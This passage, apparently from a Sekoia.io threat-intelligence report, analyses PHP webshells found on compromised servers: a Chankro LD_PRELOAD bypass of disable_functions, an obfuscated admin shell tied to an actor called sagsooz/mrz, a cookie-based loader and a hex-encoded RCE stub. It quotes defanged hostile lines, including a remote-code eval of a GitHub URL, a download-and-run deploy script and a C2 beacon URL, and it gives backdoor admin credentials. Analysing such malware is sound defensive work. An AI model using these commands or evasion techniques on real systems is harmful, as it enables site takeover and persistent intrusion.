The wave on 14 April saw the emergence of a webshell family measuring approximately 21.9 KB. Although similar in size to the "Responsive Webshell," it offers fundamentally different functionality: a built-in bypass of the `disable_functions` directive using **Chankro**. Chankro is a specialised tool designed to circumvent PHP security restrictions by using the `LD_PRELOAD` environment variable to execute binary payloads via system-level processes. Originally published by Tarlogic Security[10], this technique remains widely reused in common offensive tooling.

The shell provides two POST execution paths:

- **Standard execution:** this path utilises a standard `proc_open` chain. It employs ASCII concatenation for function names to evade naive string-based detection.
- **Bypass execution:** this implements the Chankro technique in its canonical form. The shell writes a Base64-decoded ELF shared library (`chankro.so`) and a Base64-encoded command file (`acpid.socket`) to the current directory. It then sets `LD_PRELOAD` and a custom `CHANKRO` environment variable via `putenv()` before invoking `mail("a",'a',"a",'a')`. This forces PHP to spawn a `sendmail` child process, which inherits the `LD_PRELOAD` and loads the malicious library. The library subsequently reads the `CHANKRO` variable, decodes the payload, applies `chmod 777`, daemonises itself, and clears `LD_PRELOAD` to evade further detection before executing the payload via `system()`, completely bypassing PHP-level restrictions.

The ELF component (SHA-256 `8dc64bba19eeb379a080eadf03072c818bad847cfa04250e7c15b5745fbc1eab`) is widely detected on VirusTotal as a Chankro-family payload possessing the capabilities described above.

Furthermore, Indonesian strings within the shell’s user interface (*"File berhasil diunggah ke:"*, meaning "File successfully uploaded to:") provide a linguistic indicator consistent with previous observations.

A variable named `$meterpreter` was also identified. Although it did not contain actual Metasploit payload data in the analysed sample, its presence suggests that the operator's attack chain is designed to deliver Meterpreter via this bypass mechanism.

[10] [Tarlogic] How to bypass disable_functions and open_basedir

Smart Obfuscator

This PHP code serves as an administrative interface. The shell is concealed behind a deceptive Apache 2.4.18 "404 Not Found" page, featuring an almost invisible password field (`opacity: 0.1; background: transparent`) that reveals a full administrative UI upon successful authentication.

Its features include directory navigation, file manipulation, and an interactive terminal that attempts `shell_exec`, `exec`, `system`, `passthru`, and `proc_open` in order of priority. It also includes a recursive webshell scanner likely designed to identify and remove competing implants and an Adminer installer pulled from legitimate `vrana/adminer` GitHub releases. Additionally, it features a remote URL fetcher and a WordPress administrator account creator that parses `wp-config.php` to inject an admin user directly into the MySQL database (default credentials: `mrz` / `admin` / `admin@bypass[.]pw`). Finally, a "GS Deploy" function downloads and executes `hxxp://nossl.segfault[.]net/deploy-all.sh`, enrolling the host into **The Hacker's Choice GSocket**[11] anonymous reverse tunnel network for resilient out-of-band Command and Control (C2).

Two legacy triggers via GET parameters remain from previous versions: `?mrz`, which exposes a minimal upload tool, and `?mrzali`, which executes remote code via `eval("?>".file_get_contents("hxxps://raw.githubusercontent[.]com/sagsooz/Bypass-Webshell/main/csa.php"))`. Upon deployment, the shell beacons to `hxxps://siyahi[.]top/test/style.php`, sending the deployed URL as a `file_url` POST parameter to allow the operator to track newly compromised sites in real-time. The strings `bypass.]pw`, the GitHub username sagsooz, and the alias mrz appear as consistent operator markers across all observed instances.

The developer **sagsooz**[12] maintains an active presence on GitHub and Telegram, providing a clear link between the code patterns and a specific identity. Based on his GitHub profile, sagsooz focuses heavily on automated exploitation and post-compromise tools. His repositories primarily feature:

- **Vulnerability PoCs:** He provides Proof-of-Concept scripts for several CVEs, notably targeting popular CMS platforms and plugins (e.g., CVE-2024-2879 for LayerSlider, various WP-Automatic exploits, and CVE-2018-13379 targeting Fortinet).
- **Bypass Tools:** A recurring theme is "Bypass," specifically focusing on evading 403 Forbidden errors, WAFs, and disabling security functions in PHP environments.
- **Mass Exploitation:** Several scripts are designed for "mass" operations—bulk scanning and exploiting specific vulnerabilities across thousands of targets simultaneously.

He also operates a Telegram channel, **mrzblackhat** (`hxxps://t[.]me/mrzblackhat`). The consistent use of the **"mrz"** pattern; found in the WordPress admin creation script, the GET triggers, and the Telegram handle, firmly connects the malicious artefacts discovered on the server to this specific threat actor.

[11] [Github] gsocket repository
[12] [Github] sagsooz profil

Cookie based loader

This PHP code, measuring 1.29 MB and deployed across eight instances on 15 May, represents the most heavily obfuscated tool in the inventory.

This payload functions as a highly specialised **cookie-based loader**. Its sole purpose is to act as an execution gateway for volatile payloads. By using cookie `38` to dynamically reconstruct the necessary system functions and cookie `3` to deliver the encrypted/encoded payload, the attacker ensures that no suspicious strings (such as `base64_decode` or `fwrite`) appear within the source code stored on the disk. The final execution via `include()` of a temporary file allows the attacker to bypass security solutions based on the static analysis of the site's PHP files.

No function names appear in plaintext, no execution-related strings are present, and no user interface is exposed. The operator's markers consist of `/*BresoDEV*/` placeholder comments scattered throughout the source code.

Pattern-based research highlighted a GitHub account belonging to BresoDEV[13] and offering an online PHP obfuscation service[14]. PHP scripts obfuscated by this service include this specific pattern, as well as the same type of junk code found in the analysed sample. It is evident that the attacker utilised this third-party tool to obfuscate their payload.

Hex-Pack RCE Stub

Deployed within the same timeframe as the Cookie Loader, this script is a minimalist, obfuscated **RCE stub** designed to execute system commands while evading static detection.

The obfuscation relies on splitting hexadecimal strings across multiple variables (`$flg1` to `$flg26`), which are then reassembled and decoded using the `pack('H*', ...)` function. This method conceals critical functions that, once reconstructed, correspond to command execution primitives such as `system`, `shell_exec`, `exec`, or `passthru`.

The script's operation follows a **fallback chain** logic:

- **Triggering:** it intercepts a POST request where the parameter name, once decoded, serves as a trigger (likely `adapter_initialiser` or similar).
- **Command Retrieval:** it captures the command payload sent by the attacker.
- **Sequential Testing:** it sequentially checks for the availability of various execution functions on the server. If the most stealthy function is restricted by the PHP `disable_functions` configuration, it attempts the next one in the chain, and so forth.
- **Hardened Environment Bypass:** the final block even provides a process-reading mechanism via `popen`, `stream_get_contents`, and `pclose`. This ensures the attacker can execute code even in hardened server environments where direct execution functions are strictly blocked.

[13] [Github] BresoDEV profil
[14] [Github] PHP-Obfuscator source code

About Sekoia.io TDR team

TDR is the Sekoia Threat Detection & Research team. Created in 2020, TDR provides exclusive Threat Intelligence, including fresh and contextualised IOCs and threat reports for the Sekoia SOC Platform. TDR is also responsible for producing detection materials through a built-in Sigma, Sigma Correlation and Anomaly rules catalogue.

TDR is a team of multidisciplinary and passionate cybersecurity experts, including security researchers, detection engineers, reverse engineers, and technical and strategic threat intelligence analysts.

Threat Intelligence analysts and researchers are looking at state-sponsored & cybercrime threats from a strategic to a technical perspective to track, hunt and detect adversaries. Detection engineers focus on creating and maintaining high-quality detection rules to detect the TTPs most widely exploited by adversaries.

About Sekoia.io

Sekoia.io is the European cybersecurity technology company, leading provider of detection and response solutions boosted by AI and Cyber Threat Intelligence. By combining threat anticipation through knowledge of attackers with automation of detection and response, the Sekoia AI-SOC platform provides security teams a unified view and total control over their information systems. Its open approach and interoperability with third-party solutions enable organizations to take full advantage of their existing technologies.

Sekoia.io gives its customers the means to focus their human resources on high value-added missions, optimize their cyber-defense strategy and regain the advantage against advanced cyber threats.

www.sekoia.io

Find more publications on blog.sekoia.io

Please don't hesitate to provide your feedback on our publications by clicking here.
You can also contact us at tdr@sekoia.io for further discussions.